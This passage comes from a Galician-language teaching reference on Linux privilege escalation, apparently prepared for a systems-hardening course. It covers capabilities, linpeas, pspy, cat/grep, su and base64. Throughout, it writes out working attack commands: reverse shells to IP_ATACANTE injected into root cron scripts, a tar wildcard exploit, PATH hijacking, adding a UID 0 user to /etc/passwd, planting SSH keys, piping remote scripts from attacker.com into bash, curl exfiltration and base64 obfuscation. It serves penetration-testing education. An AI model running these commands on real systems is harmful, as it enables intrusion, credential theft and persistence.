cd /tmp && tar -xvf shadow.tar

# 4. Obtención de root ou lectura de ficheiros sensibles
```

Capabilities comúns e a súa descrición

Capability	Descrición	Perigosidade
`cap_setuid`	Cambiar UID do proceso	⚠️ MOI ALTA
`cap_setgid`	Cambiar GID do proceso	⚠️ ALTA
`cap_dac_read_search`	Bypass lectura e busca de ficheiros	⚠️ MOI ALTA
`cap_dac_override`	Bypass permisos de escritura	⚠️ MOI ALTA
`cap_fowner`	Bypass permission checks en operacións	⚠️ ALTA
`cap_chown`	Cambiar propietario de ficheiros	⚠️ ALTA
`cap_sys_admin`	Rango de operacións administrativas	⚠️ MOI ALTA
`cap_sys_ptrace`	Trace de procesos arbitrarios	⚠️ MEDIA
`cap_net_bind_service`	Bind a portos < 1024	⚠️ BAIXA
`cap_net_raw`	Uso de sockets RAW e PACKET	⚠️ BAIXA

Establecer capabilities (require root)

```
# Establecer capability (só como exemplo)
setcap cap_setuid+ep /usr/bin/python3

# Eliminar capability
setcap -r /usr/bin/python3

# Ver capabilities dun binario específico
getcap /usr/bin/python3
```

Notas adicionais

- As capabilities son unha alternativa máis segura a SUID root
- `+ep` significa "Effective" e "Permitted" - o capability está activo
- Capabilities mal configuradas poden ser tan perigosas como SUID root
- Sempre verificar en GTFOBins para métodos de explotación
- `cap_setuid` é funcionalmente equivalente a ter SUID root
- Moitos sistemas non usan capabilities, polo que atoparlas é menos común que atopar permisos SUID
- HackTricks ten excelente documentación sobre capabilities: https://chinnidiwakar.gitbook.io/githubimport/linux-unix/privilege-escalation/linux-capabilities

Máis información...

- GitHub repoEDU-CCbySA - Comandos e SHELL bash 2

2.6.5 **linpeas.sh** - Linux Privilege Escalation Awesome Script

> **Prácticas Taller GNU/Linux**
>
> Ferramentas de auditoría - Módulo Bastionado de redes e sistemas

Descrición

Script automatizado para enumerar configuracións erróneas e vectores de escalada de privilexios en sistemas Linux. Parte da suite PEASS (Privilege Escalation Awesome Scripts Suite).

Descarga e uso

```
# Descargar desde GitHub
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

# Ou usar curl
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -o linpeas.sh

# Dar permisos de execución
chmod +x linpeas.sh

# Executar
./linpeas.sh
```

Opcións principais

Opción	Descrición
`-a`	Executar todas as comprobacións (inclúe as lentas)
`-s`	Superfast (só comprobacións rápidas)
`-q`	Non mostrar o banner
`-o <file>`	Gardar saída nun ficheiro
`-L <nivel>`	Nivel de detalle (1-3)
`-P`	Indicar que o usuario ten contrasinal
`-N`	Non usar cores

Exemplos de uso

```
# Execución básica
./linpeas.sh

# Execución rápida
./linpeas.sh -s

# Gardar saída nun ficheiro
./linpeas.sh -a | tee linpeas_output.txt

# Sen cores (mellor para gardar en ficheiro)
./linpeas.sh -N > linpeas_report.txt

# Nivel de detalle alto
./linpeas.sh -L 3

# Execución completa con saída a ficheiro
./linpeas.sh -a -N -o linpeas_full.txt
```

Métodos de transferencia ao obxectivo

DESDE MÁQUINA ATACANTE

```
# 1. Servidor HTTP en atacante
python3 -m http.server 8000

# En obxectivo:
wget http://IP_ATACANTE:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh

# 2. Descargar e executar directamente (sen gardar)
curl http://IP_ATACANTE:8000/linpeas.sh | bash

# 3. Copiar mediante SCP (se hai credenciais SSH)
scp linpeas.sh usuario@IP_OBXECTIVO:/tmp/

# 4. Usando base64 (para copiar/pegar)
# En atacante:
base64 -w0 linpeas.sh

# En obxectivo:
echo "BASE64_STRING" | base64 -d > linpeas.sh
chmod +x linpeas.sh
```

EXECUCIÓN DESDE MEMORIA (SEN TOCAR DISCO)

```
# Descargar e executar directamente desde memoria
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | bash

# Ou desde servidor propio
curl http://IP_ATACANTE:8000/linpeas.sh | bash
```

Áreas principais que analiza

1. INFORMACIÓN DO SISTEMA

- Versión do kernel
- Sistema operativo
- Variables de entorno
- Usuarios e grupos

2. PERMISOS ESPECIAIS

- Binarios SUID/SGID
- Capabilities
- Ficheiros escribibles en PATH
- Directorios escribibles

3. SOFTWARE E SERVIZOS

- Versións de software vulnerable
- Servizos en execución
- Cronjobs
- Timers de systemd

4. PROCESOS

- Procesos en execución como root
- Binarios con permisos especiais

5. REDE

- Conexións activas
- Portos escoitando
- Interfaces de rede

6. FICHEIROS INTERESANTES

- Ficheiros de configuración

- Logs
- Backups
- Historiais de comandos
- Chaves SSH

7. CONTRASINAIS

- Contrasinais en ficheiros
- Contrasinais en memoria
- Hashes en /etc/shadow

Interpretación de resultados

CÓDIGOS DE CORES (POR DEFECTO)

- 🔴 **VERMELLO/FUCSIA**: 95% de probabilidade de escalada
- 🟡 **AMARELO**: Moi interesante, verificar
- 🔵 **AZUL**: Interesante, revisar
- 🟢 **VERDE**: Información xeral

BUSCAR ESTAS PALABRAS CLAVE NA SAÍDA

```
# Buscar resultados críticos
cat linpeas_output.txt | grep -i "95%"
cat linpeas_output.txt | grep -i "password"
cat linpeas_output.txt | grep -i "writable"
cat linpeas_output.txt | grep -i "suid"
cat linpeas_output.txt | grep -i "capability"
```

Vectores comúns que detecta

1. SUDO MAL CONFIGURADO

```
# Detecta comandos con NOPASSWD en sudo -l
```

2. BINARIOS SUID/SGID

```
# Lista binarios con permisos especiais
# Compara con GTFOBins automaticamente
```

3. CRONJOBS ESCRIBIBLES

```
# Detecta cronjobs que poden ser modificados
```

4. CAPABILITIES PERIGOSAS

```
# Enumera capabilities como cap_setuid
```

5. KERNEL EXPLOITS

```
# Suxire exploits segundo versión do kernel
```

6. FICHEIROS ESCRIBIBLES

```
# /etc/passwd escribible
# Scripts en PATH escribibles
# Ficheiros de servizos escribibles
```

Workflow recomendado

```
# 1. Executar linpeas e gardar saída
./linpeas.sh -a | tee linpeas_output.txt

# 2. Revisar saída buscando marcadores críticos (vermello/fucsia)
```

```
grep -i "95%" linpeas_output.txt

# 3. Verificar seccións específicas
# - Sudo permissions
# - SUID binaries
# - Capabilities
# - Writable files
# - Cron jobs

# 4. Explotar o vector identificado
# Usar GTFOBins ou HackTricks como referencia

# 5. Validar acceso root
id
whoami
```

Alternativas e complementos

```
# LinEnum (máis antigo)
wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh

# LSE (Linux Smart Enumeration)
wget https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh

# Unix-privesc-check
wget https://raw.githubusercontent.com/pentestmonkey/unix-privesc-check/master/unix-privesc-check
```

Notas adicionais

- Linpeas é a ferramenta máis completa e actualizada para enumeración Linux
- Sempre executar desde `/tmp` ou `/dev/shm` se é posible
- A saída pode ser moi longa, gardar sempre nun ficheiro
- Os marcadores de cores axudan a priorizar vectores de ataque
- Actualízase frecuentemente con novos checks e exploits
- Forma parte de PEASS-ng (tamén existe WinPEAS para Windows)
- Repository oficial: https://github.com/carlospolop/PEASS-ng
- Combinar con enumeración manual para mellores resultados
- Non require privilexios especiais para executarse

Máis información...

- GitHub repoEDU-CCbySA - BRS - UD1 - Ferramentas de auditoría GNU/Linux

2.6.6 **pspy** - Monitor de Procesos sen Privilexios Root

Descrición

Ferramenta para monitorizar procesos de Linux sen necesidade de permisos root. Permite ver comandos executados por outros usuarios, incluíndo cronjobs e procesos de root. Moi útil para detectar tarefas automatizadas explotables.

Descarga

```
# Descargar versión 64-bit
wget https://github.com/DominicBreuker/pspy/releases/latest/download/pspy64

# Descargar versión 32-bit
wget https://github.com/DominicBreuker/pspy/releases/latest/download/pspy32

# Dar permisos
chmod +x pspy64
```

Sintaxe básica

```
./pspy64 [opcións]
```

Opcións principais

Opción	Descrición
`-p`	Mostrar comandos de procesos (activado por defecto)
`-f`	Mostrar eventos do sistema de ficheiros
`-i <ms>`	Intervalo de actualización en milisegundos (defecto: 100)
`-d`	Mostrar comandos en procesos descendentes
`-r`	Modo de logging relativo ao proceso pai

Exemplos de uso

```
# Execución básica (ver procesos)
./pspy64

# Ver procesos e eventos de ficheiros
./pspy64 -pf

# Con intervalo de actualización máis lento (reducir ruído)
./pspy64 -i 1000

# Filtrar saída en tempo real
./pspy64 | grep -i "cron"
./pspy64 | grep -i "root"
./pspy64 | grep -i ".sh"
```

Métodos de transferencia

```
# Desde servidor HTTP
python3 -m http.server 8000
wget http://IP_ATACANTE:8000/pspy64

# Descargar directamente desde GitHub
wget https://github.com/DominicBreuker/pspy/releases/latest/download/pspy64

# Mediante SCP
scp pspy64 usuario@IP_OBXECTIVO:/tmp/

# Mediante base64 (copiar/pegar)
# En atacante:
base64 -w0 pspy64
# En obxectivo:
echo "BASE64_STRING" | base64 -d > pspy64
chmod +x pspy64
```

Interpretación de resultados

EXEMPLO DE SAÍDA

```
2024/11/15 10:30:45 CMD: UID=0    PID=12345  | /bin/bash /opt/backup.sh
2024/11/15 10:30:50 CMD: UID=0    PID=12346  | /usr/bin/python3 /root/cleanup.py
2024/11/15 10:31:00 CMD: UID=1000 PID=12347  | /usr/bin/wget http://internal.server/data
```

ELEMENTOS IMPORTANTES

- **UID=0**: Proceso executado como root (obxectivo principal)
- **PID**: ID do proceso
- **Comando completo**: Ruta e argumentos

Vectores de escalada comúns

1. SCRIPTS EXECUTADOS POR ROOT CON PERMISOS ESCRIBIBLES

```
# pspy mostra:
# CMD: UID=0 PID=1234 | /bin/bash /opt/backup.sh

# Verificar permisos
ls -la /opt/backup.sh

# Se é escribible:
-rwxrwxrwx 1 root root 156 Nov 15 10:00 /opt/backup.sh

# Modificar o script
echo 'bash -i >& /dev/tcp/IP_ATACANTE/4444 0>&1' >> /opt/backup.sh

# Ou engadir usuario root
echo 'echo "hacker:x:0:0:root:/root:/bin/bash" >> /etc/passwd' >> /opt/backup.sh
```

2. CRONJOBS CON WILDCARDS

```
# pspy mostra:
# CMD: UID=0 PID=5678 | /usr/bin/tar -czf /backup/backup.tar.gz *

# Explotar wildcard en tar (GTFOBins)
echo "" > "--checkpoint=1"
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "bash -i >& /dev/tcp/IP_ATACANTE/4444 0>&1" > shell.sh
chmod +x shell.sh
```

3. SCRIPTS QUE CHAMAN A COMANDOS SEN RUTA COMPLETA

```
# pspy mostra:
# CMD: UID=0 PID=9012 | python3 script.py

# Se o script usa comandos sen ruta completa:
# Crear un comando malicioso en PATH
echo '#!/bin/bash
bash -i >& /dev/tcp/IP_ATACANTE/4444 0>&1' > /tmp/curl
chmod +x /tmp/curl
export PATH=/tmp:$PATH
```

4. FICHEIROS TEMPORAIS CREADOS POR ROOT

```
# pspy mostra:
# CMD: UID=0 PID=3456 | /bin/cp /root/secret.txt /tmp/temp_file

# Monitorizamos /tmp e lemos antes que se borre
watch -n 0.1 'cat /tmp/temp_file 2>/dev/null'
```

5. PROCESAMIENTO DE FICHEIROS EN DIRECTORIOS ESCRIBIBLES

```
# pspy mostra:
# CMD: UID=0 PID=7890 | /usr/bin/python3 /opt/process.py /var/www/uploads/*

# Subir ficheiro malicioso a /var/www/uploads/
# Pode incluír:
# - Reverse shell
# - Command injection
# - Path traversal
```

Workflow de explotación

```
# 1. Executar pspy
./pspy64 -pf

# 2. Observar durante polo menos 5 minutos
# Moitos cronjobs executanse cada 1, 5 ou 15 minutos

# 3. Buscar patróns:
# - Procesos de root (UID=0)
# - Scripts en directorios escribibles
# - Comandos con wildcards
# - Procesamento de ficheiros user-controllable

# 4. Verificar permisos do script/ficheiro detectado
ls -la /ruta/ao/script.sh

# 5. Se é escribible ou exploitable:
# - Modificar o script
# - Explotar wildcard
# - Manipular PATH
# - Crear ficheiro malicioso

# 6. Esperar execución automática do proceso
# Configurar listener primeiro:
nc -lvnp 4444

# 7. Obter shell de root
```

Combinación con outras ferramentas

```
# Despois de identificar vectores con pspy:

# Verificar cronjobs manualmente
cat /etc/crontab
ls -la /etc/cron.*
crontab -l

# Verificar systemd timers
systemctl list-timers --all

# Buscar ficheiros escribibles
find / -writable -type f 2>/dev/null

# Verificar PATH
echo $PATH
```

Casos de uso específicos

DETECTAR COMUNICACIÓN INTERNA

```
# pspy pode revelar:
# - Conexións a bases de datos con credenciais
# - APIs internas
# - Servizos non expostos externamente
```

MONITORIZAR ACTIVIDADE DOUTROS USUARIOS

```
# Ver que comandos executa outro usuario
./pspy64 | grep "UID=1001"
```

IDENTIFICAR SERVIZOS VULNERABLES

```
# Ver que servizos se reinician automaticamente
./pspy64 | grep -i "service\|systemctl"
```

Notas adicionais

- **pspy non require privilexios root** - esta é a súa principal vantaxe
- Usa syscalls de Linux para monitorizar procesos sen /proc
- Pode xerar moita saída - filtrar con grep é recomendable
- Executar durante polo menos 5-10 minutos para capturar cronjobs
- Ideal para detectar tarefas automatizadas ocultas
- Combinar con linpeas.sh para enumeración completa
- Repository oficial: https://github.com/DominicBreuker/pspy

- A versión 64-bit funciona na maioría de sistemas Linux modernos
- Gardar saída nun ficheiro para análise posterior: `./pspy64 > pspy_output.txt`
- **Truco**: En CTFs, os cronjobs importantes adoitan executarse cada 1-5 minutos

2.6.7 **cat / grep** - Lectura e Busca en Ficheiros

Descrición

Comandos fundamentales para ler e buscar contido en ficheiros. `cat` mostra o contido completo e `grep` filtra liñas que coinciden cun patrón.

Sintaxe básica

```
cat <ficheiro>
grep <patrón> <ficheiro>
```

Opcións principais de cat

Opción	Descrición
`-n`	Numerar liñas
`-A`	Mostrar caracteres non imprimibles
`-b`	Numerar liñas non baleiras
`-s`	Suprimir liñas baleiras repetidas

Opcións principais de grep

Opción	Descrición
`-i`	Ignorar maiúsculas/minúsculas
`-r`	Busca recursiva
`-v`	Invertir busca (liñas que NON coinciden)
`-n`	Mostrar número de liña
`-c`	Contar coincidencias
`-l`	Só mostrar nomes de ficheiros
`-A <n>`	Mostrar n liñas despois
`-B <n>`	Mostrar n liñas antes
`-C <n>`	Mostrar n liñas antes e despois
`-E`	Usar expresións regulares extendidas
`-o`	Só mostrar o texto que coincide

Exemplos de uso

LECTURA BÁSICA CON CAT

```
# Ler ficheiro completo
cat /etc/passwd

# Ler múltiples ficheiros
cat ficheiro1.txt ficheiro2.txt

# Con números de liña
cat -n /etc/passwd

# Crear/sobrescribir ficheiro
cat > ficheiro.txt
Contido aquí
CTRL+D para gardar

# Engadir a ficheiro existente
cat >> ficheiro.txt
```

```
Máis contido
CTRL+D
```

BUSCA BÁSICA CON GREP

```
# Buscar patrón nun ficheiro
grep "root" /etc/passwd

# Buscar en múltiples ficheiros
grep "error" /var/log/*.log

# Case-insensitive
grep -i "password" ficheiro.txt

# Busca recursiva en directorio
grep -r "password" /var/www/

# Mostrar número de liña
grep -n "root" /etc/passwd

# Invertir busca (liñas sen o patrón)
grep -v "^#" /etc/ssh/sshd_config
```

COMBINACIÓN CAT + GREP

```
# Filtrar saída de cat
cat /etc/passwd | grep "bash"

# Buscar e numerar liñas
cat /etc/passwd | grep -n "root"

# Múltiples filtros
cat /etc/passwd | grep "bash" | grep -v "false"
```

Uso en escalada de privilexios

FICHEIROS SENSIBLES A REVISAR

```
# /etc/passwd - Usuarios do sistema
cat /etc/passwd
cat /etc/passwd | grep -v "nologin\|false"

# /etc/shadow - Hashes de contrasinais (require root)
cat /etc/shadow

# /etc/group - Grupos
cat /etc/group | grep -E "sudo|admin|root"

# Ficheiros de configuración SSH
cat /etc/ssh/sshd_config | grep -v "^#"
cat ~/.ssh/authorized_keys
cat ~/.ssh/id_rsa

# Historiais de comandos
cat ~/.bash_history
cat ~/.mysql_history
cat ~/.python_history

# Ficheiros de configuración de aplicacións
cat /var/www/html/config.php
cat /etc/mysql/my.cnf
cat /etc/apache2/apache2.conf

# Variables de entorno
cat /proc/*/environ | tr '\0' '\n'

# Cronjobs
cat /etc/crontab
cat /etc/cron.d/*
cat /var/spool/cron/crontabs/*
```

BUSCAR CONTRASINAIS

```
# Buscar palabra "password" en ficheiros
grep -r "password" /var/www/ 2>/dev/null
grep -r "passwd" /home/ 2>/dev/null
grep -ri "pass" /var/log/ 2>/dev/null

# Buscar en historiais
grep -i "pass" ~/.bash_history
grep -i "mysql" ~/.bash_history

# Buscar en ficheiros de configuración
grep -r "DB_PASSWORD" /var/www/ 2>/dev/null
grep -r "api_key" /var/www/ 2>/dev/null
```

```
# Buscar contrasinais en scripts
grep -r "password=" /opt/ 2>/dev/null
grep -r "PASSWORD=" /usr/local/ 2>/dev/null
```

BUSCAR INFORMACIÓN INTERESANTE

```
# Buscar flags (CTF)
grep -r "flag{" / 2>/dev/null
grep -r "THM{" / 2>/dev/null
grep -r "HTB{" / 2>/dev/null

# Buscar chaves privadas
grep -r "BEGIN RSA PRIVATE KEY" /home/ 2>/dev/null
grep -r "BEGIN OPENSSH PRIVATE KEY" /home/ 2>/dev/null

# Buscar URLs e IPs
grep -r "http://" /var/www/ 2>/dev/null
grep -rE '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' /etc/ 2>/dev/null

# Buscar usuarios con bash
cat /etc/passwd | grep "/bin/bash"

# Buscar SUID/SGID en ficheiros de texto (resultados de find)
grep -i "suid\|sgid" ficheiro.txt
```

ANALIZAR LOGS

```
# Logs de autenticación
cat /var/log/auth.log | grep "Failed"
cat /var/log/auth.log | grep "Accepted"

# Logs de sistema
cat /var/log/syslog | grep -i "error"

# Logs de Apache/Nginx
cat /var/log/apache2/access.log | grep "POST"
cat /var/log/nginx/error.log | tail -50

# Buscar accesos sospeitosos
grep "root" /var/log/auth.log
grep "sudo" /var/log/auth.log
```

COMBINACIÓNS AVANZADAS

```
# Buscar contrasinais excluíndo binarios
grep -r "password" /var/www/ 2>/dev/null | grep -v "Binary"

# Buscar con contexto (liñas antes e despois)
grep -C 5 "password" config.php

# Buscar múltiples patróns
grep -E "password|passwd|pwd" /var/www/config.php

# Só ficheiros PHP con "password"
grep -r --include="*.php" "password" /var/www/

# Contar ocorrencias
grep -c "error" /var/log/syslog

# Buscar e mostrar só o match
grep -o "user=[a-zA-Z]*" ficheiro.log
```

Ler ficheiros con restriccións

```
# Se cat non está dispoñible, alternativas:
more ficheiro.txt
less ficheiro.txt
head ficheiro.txt
tail ficheiro.txt
nl ficheiro.txt  # numerado

# Ler ficheiros grandes por partes
head -n 50 ficheiro.txt
tail -n 50 ficheiro.txt

# Seguir cambios en tempo real
tail -f /var/log/syslog
```

Expresións regulares útiles

```
# Buscar emails
grep -rE '[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}' /var/www/
```

```
# Buscar IPs
grep -rE '([0-9]{1,3}\.){3}[0-9]{1,3}' /etc/

# Buscar URLs
grep -rE 'https?://[a-zA-Z0-9./?=_%:-]*' /var/www/

# Buscar hashes MD5
grep -rE '[a-f0-9]{32}' /tmp/

# Buscar liñas que comezan con algo específico
grep "^root" /etc/passwd

# Buscar liñas que rematan con algo específico
grep "bash$" /etc/passwd

# Buscar liñas non baleiras e sen comentarios
grep -v "^$\|^#" /etc/ssh/sshd_config
```

Notas adicionais

- `cat` é útil para lectura rápida, pero `less` ou `more` son mellores para ficheiros grandes
- Sempre redirixir erros con `2>/dev/null` en buscas recursivas
- `grep -r` é moi potente pero pode ser lento en sistemas grandes
- A combinación `| grep -v` é útil para excluír patróns non desexados
- Usar `-i` con grep para buscas case-insensitive é case sempre recomendable
- `grep -A`, `-B`, `-C` son extremadamente útiles para ver contexto
- En ocasións, `cat` pode non funcionar con ficheiros binarios - usar `strings` nese caso
- Para ficheiros moi grandes, considerar `head` ou `tail` primeiro
- Combinar con `wc -l` para contar liñas: `cat ficheiro.txt | wc -l`

2.6.8 **su** - Cambiar de Usuario (Switch User)

Descrición

Comando para cambiar ao usuario root ou a calquera outro usuario do sistema. Require coñecer o contrasinal do usuario obxectivo.

Sintaxe básica

```
su [usuario]
su - [usuario]
```

Opcións principais

Opción	Descrición
`-` ou `-l`	Simular login completo (cargar entorno do usuario)
`-c <comando>`	Executar comando como outro usuario
`-s <shell>`	Especificar shell a usar
`-p`	Preservar o entorno actual
`-m`	Non cambiar variables de entorno

Exemplos de uso

CAMBIAR A ROOT

```
# Cambiar a root (mantén algunhas variables de entorno)
su

# Cambiar a root con login completo (recomendado)
su -
su -l

# Executar comando como root sen cambiar de usuario
su -c "whoami"
su -c "cat /etc/shadow"
```

CAMBIAR A OUTRO USUARIO

```
# Cambiar ao usuario john
su john
su - john

# Executar comando como john
su john -c "whoami"
su - john -c "id"
```

CON SHELL ESPECÍFICA

```
# Usar bash como shell
su -s /bin/bash

# Usar sh como shell
su -s /bin/sh root
```

Uso en escalada de privilexios

CONTRASINAIS ATOPADOS

```
# Se atopaches un contrasinal de root
su -
# Introducir contrasinal
# Verificar acceso
whoami
id

# Se atopaches contrasinal doutro usuario
su - john
```

```
# Verificar se ese usuario ten sudo
sudo -l
```

CONTRASINAIS COMÚNS A PROBAR

```
# Contrasinais por defecto ou febles
su -
# Probar:
# password
# root
# toor
# admin
# 123456
# password123
# (nome da máquina)
# (nome do usuario)

# Se hai lista de contrasinais (wordlist)
# Usar hydra ou script personalizado
```

DESPOIS DE ATOPAR CREDENCIAIS

```
# 1. Atopar credenciais (exemplos)
cat /var/www/html/config.php | grep password
grep -r "password" /home/ 2>/dev/null
cat ~/.bash_history | grep -i pass

# 2. Probar credenciais con su
su -
# ou
su - otheruser

# 3. Verificar privilexios
id
sudo -l
groups

# 4. Se o usuario ten sudo
sudo su -
# ou
sudo /bin/bash
```

Diferenza entre `su` e `su -`

```
# su (sen guión)
# - Cambia usuario pero mantén algunhas variables de entorno
# - PWD non cambia
# - PATH pode non cambiar completamente
su
pwd  # Segue no directorio anterior

# su - (con guión)
# - Login completo, carga todo o entorno do usuario
# - Cambia a HOME do usuario
# - Carga .bashrc, .profile, etc.
su -
pwd  # Está en /root ou /home/usuario
```

Combinación con outras técnicas

DESPOIS DE ATOPAR HASH EN /ETC/SHADOW

```
# 1. Extraer hash
cat /etc/shadow | grep root
# root:$6$xyz...:18000:0:99999:7:::

# 2. Crack con john ou hashcat
john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
hashcat -m 1800 hash.txt rockyou.txt

# 3. Usar contrasinal crackeado
su -
# Introducir contrasinal
```

REUTILIZACIÓN DE CONTRASINAIS

```
# Se coñeces o contrasinal dun usuario
su - user1
password123

# Probar mesmo contrasinal para root ou outros usuarios
su -
password123
```

```
su - user2
password123
```

DESPOIS DE MODIFICAR /ETC/PASSWD

```
# Se /etc/passwd é escribible (escalada de privilexios)
# Crear novo usuario con UID 0 (root)
echo 'hacker:$1$hacker$TzyKlv0IXct/aiFBr2FVQP.:0:0:root:/root:/bin/bash' >> /etc/passwd

# Contrasinal: hacker123
# Cambiar ao novo usuario
su hacker
```

Verificar acceso

```
# Despois de facer su
whoami
# root

id
# uid=0(root) gid=0(root) groups=0(root)

# Ler flag ou ficheiros sensibles
cat /root/root.txt
cat /etc/shadow

# Establecer persistencia
cat ~/.ssh/id_rsa
echo "ssh-rsa AAAA..." >> /root/.ssh/authorized_keys
```

Erros comúns e solucións

```
# "su: Authentication failure"
# - Contrasinal incorrecto
# - Probar con outros contrasinais atopados
# - Verificar se o usuario existe: cat /etc/passwd | grep username

# "This account is currently not available"
# - Usuario ten shell /usr/sbin/nologin ou /bin/false
# - Solución: su -s /bin/bash username

# "su: cannot open session: Permission denied"
# - Problemas con PAM
# - Verificar /etc/security/limits.conf

# Non pide contrasinal
# - Xa estás como root
# - PAM mal configurado (pouco común)
```

Alternativas a su

```
# sudo (se o usuario está en sudoers)
sudo -i
sudo su -
sudo /bin/bash

# Login directo (se tes acceso físico/SSH)
ssh root@localhost

# Exploits de kernel (se non hai credenciais)
# DirtyCow, etc.
```

Workflow completo de escalada

```
# 1. Enumeración - buscar credenciais
grep -r "password" /var/www/ 2>/dev/null
cat ~/.bash_history
cat /var/log/auth.log

# 2. Atopar credenciais
# user: admin
# pass: Welcome123

# 3. Probar con su
su admin
# Introducir: Welcome123

# 4. Verificar privilexios
sudo -l
```

```
# Pode executar sudo sen contrasinal!

# 5. Escalar a root
sudo su -

# 6. Verificar acceso root
whoami
id
cat /root/root.txt
```

Notas adicionais

- `su` require coñecer o contrasinal do usuario obxectivo
- Usar sempre `su -` para login completo (recomendado)
- Se non funciona `su -`, probar con `su` a secas
- Revisar `/etc/passwd` para ver que usuarios teñen shell válida
- Usuarios con `/sbin/nologin` ou `/bin/false` non poden iniciar sesión normalmente
- Contrasinais atopados en ficheiros de configuración adoitan reutilizarse
- Sempre verificar `/var/log/auth.log` para ver intentos de autenticación
- En CTFs, os contrasinais adoitan estar en ficheiros de configuración ou backups
- Combinar con `sudo -l` despois de cambiar de usuario
- `su` rexistra os intentos en `/var/log/auth.log`

Máis información...

- GitHub repoEDU-CCbySA - Comandos e SHELL bash 1

2.6.9 **base64** - Codificación e Decodificación Base64

Descrición

Comando para codificar e decodificar datos en formato Base64. Útil para transferir ficheiros binarios como texto, ofuscar payloads e evadir restriccións de transferencia.

Sintaxe básica

```
base64 [opcións] [ficheiro]
echo "texto" | base64
```

Opcións principais

Opción	Descrición
`-d`	Decodificar base64 a formato orixinal
`-w <num>`	Especificar ancho de liña (0 = sen saltos)
`-i`	Ignorar caracteres non-alfabeto

Exemplos de uso

CODIFICACIÓN BÁSICA

```
# Codificar texto
echo "Hello World" | base64
# SGVsbG8gV29ybGQK

# Codificar ficheiro
base64 ficheiro.txt

# Codificar ficheiro a outro ficheiro
base64 ficheiro.txt > ficheiro_b64.txt

# Codificar sen saltos de liña (nunha soa liña)
base64 -w0 ficheiro.txt
cat ficheiro.txt | base64 -w0
```

DECODIFICACIÓN BÁSICA

```
# Decodificar texto
echo "SGVsbG8gV29ybGQK" | base64 -d
# Hello World

# Decodificar ficheiro
base64 -d ficheiro_b64.txt

# Decodificar e gardar
base64 -d ficheiro_b64.txt > ficheiro_orixinal.txt

# Decodificar string directamente
echo "dGVzdA==" | base64 -d
```

Uso en transferencia de ficheiros

TRANSFERIR EXECUTABLES/BINARIOS

```
# Na máquina atacante:
# 1. Codificar payload
base64 -w0 payload.exe > payload_b64.txt
cat payload_b64.txt

# 2. Copiar o texto base64

# Na máquina obxectivo:
# 3. Pegar e decodificar
echo "BASE64_STRING_AQUI" | base64 -d > payload.exe
chmod +x payload.exe
./payload.exe
```

TRANSFERIR SCRIPTS

```
# Atacante: Codificar script
base64 -w0 linpeas.sh > linpeas_b64.txt

# Obxectivo: Decodificar e executar
echo "BASE64_ENCODED_SCRIPT" | base64 -d > linpeas.sh
chmod +x linpeas.sh
./linpeas.sh

# Ou executar directamente sen gardar
echo "BASE64_ENCODED_SCRIPT" | base64 -d | bash
```

TRANSFERIR CHAVES SSH

```
# Codificar chave privada
base64 -w0 ~/.ssh/id_rsa

# Decodificar no obxectivo
echo "BASE64_KEY" | base64 -d > /tmp/id_rsa
chmod 600 /tmp/id_rsa
ssh -i /tmp/id_rsa user@host
```

Uso en escalada de privilexios

LER FICHEIROS CODIFICADOS EN BASE64

```
# Ler /etc/shadow como root usando base64
base64 /etc/shadow

# Ou se hai un binario con SUID
/usr/bin/base64 /etc/shadow | base64 -d

# Ler chaves SSH privadas
base64 /root/.ssh/id_rsa | base64 -d
```

ESCRIBIR FICHEIROS USANDO BASE64

```
# Crear ficheiro /etc/sudoers.d/user (exemplo)
echo "dXNlciBBTEw9KEFMTCkgTk9QQVNTV0Q6QUxMCg==" | base64 -d > /etc/sudoers.d/user

# Engadir usuario a /etc/passwd
echo "hacker:x:0:0:root:/root:/bin/bash" | base64
# Copiar resultado e decodificar
echo "BASE64_RESULT" | base64 -d >> /etc/passwd
```

EXFILTRAR DATOS

```
# Exfiltrar datos codificados
base64 -w0 /etc/passwd
base64 -w0 /etc/shadow

# Enviar por DNS, HTTP headers, etc.
curl -H "Data: $(base64 -w0 sensitive.txt)" http://attacker.com/
```

Ofuscación de payloads

OFUSCAR COMANDOS

```
# Codificar comando malicioso
echo "bash -i >& /dev/tcp/IP_ATACANTE/4444 0>&1" | base64
# YmFzaCAtaSA+JiAvZGV2L3RjcC9JUF9BVEFQQU5URS80NDQ0IDA+JjEK

# Executar comando codificado
echo "YmFzaCAtaSA+JiAvZGV2L3RjcC9JUF9BVEFQQU5URS80NDQ0IDA+JjEK" | base64 -d | bash

# Ofuscar script completo
base64 -w0 malicious.sh > encoded.txt
# No obxectivo:
cat encoded.txt | base64 -d | bash
```

EVADIR FILTROS

```
# Se comandos están bloqueados, codificalos
# Exemplo: "cat /etc/passwd" bloqueado
echo "cat /etc/passwd" | base64
# Y2F0IC9ldGMvcGFzc3dkCg==

# Executar
echo "Y2F0IC9ldGMvcGFzc3dkCg==" | base64 -d | sh
```

Combinación con outras técnicas

BASE64 + WGET/CURL

```
# Descargar e executar script codificado
curl http://attacker.com/script.b64 | base64 -d | bash

# Descargar payload codificado
wget -O - http://attacker.com/payload.b64 | base64 -d > payload
chmod +x payload
```

BASE64 + PYTHON

```
# Python script para transferir ficheiro
import base64
# Codificar
with open('payload.exe', 'rb') as f:
    encoded = base64.b64encode(f.read())
    print(encoded.decode())

# Decodificar
import base64
encoded = "BASE64_STRING"
with open('payload.exe', 'wb') as f:
    f.write(base64.b64decode(encoded))
```

BASE64 + POWERSHELL (WINDOWS)

```
# Codificar en Linux
base64 -w0 payload.exe

# Decodificar en Windows
$data = "BASE64_STRING"
[System.IO.File]::WriteAllBytes("C:\temp\payload.exe", [System.Convert]::FromBase64String($data))
```

Detección de base64

```
# Buscar strings base64 en ficheiros
grep -r "^[A-Za-z0-9+/]\{20,\}=\{0,2\}$" /var/www/

# Decodificar automáticamente resultados sospeitosos
cat suspicious.txt | base64 -d
```

Casos de uso específicos

TRANSFERIR MÚLTIPLES FICHEIROS

```
